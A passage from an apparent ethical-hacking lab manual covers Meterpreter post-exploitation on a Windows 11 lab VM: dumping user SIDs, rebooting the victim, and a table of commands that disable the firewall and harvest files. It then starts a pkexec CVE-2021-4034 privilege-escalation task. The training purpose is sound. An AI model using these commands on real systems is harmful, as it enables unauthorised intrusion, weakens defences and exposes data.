wmic useraccount get name,sid
Name                SID
Admin               S-1-5-21-211858687-566857532-2239795073-1002
Administrator       S-1-5-21-211858687-566857532-2239795073-500
DefaultAccount      S-1-5-21-211858687-566857532-2239795073-503
Guest               S-1-5-21-211858687-566857532-2239795073-501
Jason               S-1-5-21-211858687-566857532-2239795073-1005
Martin              S-1-5-21-211858687-566857532-2239795073-1007
Shiela              S-1-5-21-211858687-566857532-2239795073-1006
WDAGUtilityAccount  S-1-5-21-211858687-566857532-2239795073-504

C:\>
```

53. Type **wmic os where Primary='TRUE' reboot** and press **Enter**, to reboot the target system.

54. Apart from the aforementioned post exploitation commands, you can also use the following additional commands to perform more operations on the target system:

Post Exploitation	
Command	Description
net start or stop	Starts/stops a network service
netsh advfirewall set currentprofile state off	Turn off firewall service for current profile
netsh advfirewall set allprofiles state off	Turn off firewall service for all profiles
Post Escalating Privileges	
findstr /E ".txt" > txt.txt	Retrieves all the text files (needs privileged access)
findstr /E ".log" > log.txt	Retrieves all the log files
findstr /E ".doc" > doc.txt	Retrieves all the document files

55. Observe that the Meterpreter session also dies as soon as you shut down the victim machine.


```
C:\>wmic useraccount get name,sid
wmic useraccount get name,sid
Name SID
Admin S-1-5-21-211858687-566857532-2239795073-1002
Administrator S-1-5-21-211858687-566857532-2239795073-500
DefaultAccount S-1-5-21-211858687-566857532-2239795073-503
Guest S-1-5-21-211858687-566857532-2239795073-501
Jason S-1-5-21-211858687-566857532-2239795073-1005
Martin S-1-5-21-211858687-566857532-2239795073-1007
Shiela S-1-5-21-211858687-566857532-2239795073-1006
WDAGUtilityAccount S-1-5-21-211858687-566857532-2239795073-504

C:\>wmic os where Primary='True' reboot
wmic os where Primary='True' reboot
Executing (\\WINDOWS11\ROOT\CIMV2:Win32_OperatingSystem=@)->Reboot()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ReturnValue = 0;
};

C:\>
[*] 10.10.1.11 - Meterpreter session 1 closed. Reason: Died
```

56. Switch to the **Windows 11** virtual machine (victim machine).

57. You can observe that the machine has been turned off.



58. This concludes the demonstration of how to hack Windows machines using Metasploit and perform post-exploitation using Meterpreter.

59. Close all open windows and document all the acquired information.

60. Turn off the **Parrot Security** virtual machine.

Task 3: Escalate Privileges by Exploiting Vulnerability in pkexec

Polkit or Policykit is an authorization API used by programs to elevate permissions and run processes as an elevated user. The successful exploitation of the Polkit pkexec vulnerability allows any unprivileged user to gain root privileges on the vulnerable host.

In the pkexec.c code, there are parameters that doesn't handle the calling correctly which ends up in trying to execute environment variables as commands. Attackers can exploit this vulnerability by designing an environment variable in such a manner that it will enable pkexec to execute an arbitrary code.

Here, we are using a proof-of-concept code to execute the attack on the target system and escalate the privileges from a standard user to a root user.


Note: In this task, we are exploiting the **pkexec CVE-2021-4034** vulnerability that was shown in the task **Perform Vulnerability Research in Common Vulnerabilities and Exposures (CVE)** of Module 05 (Vulnerability Analysis).

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. In the terminal window type **whoami** and press **Enter**, we can see that we do not have root access.




`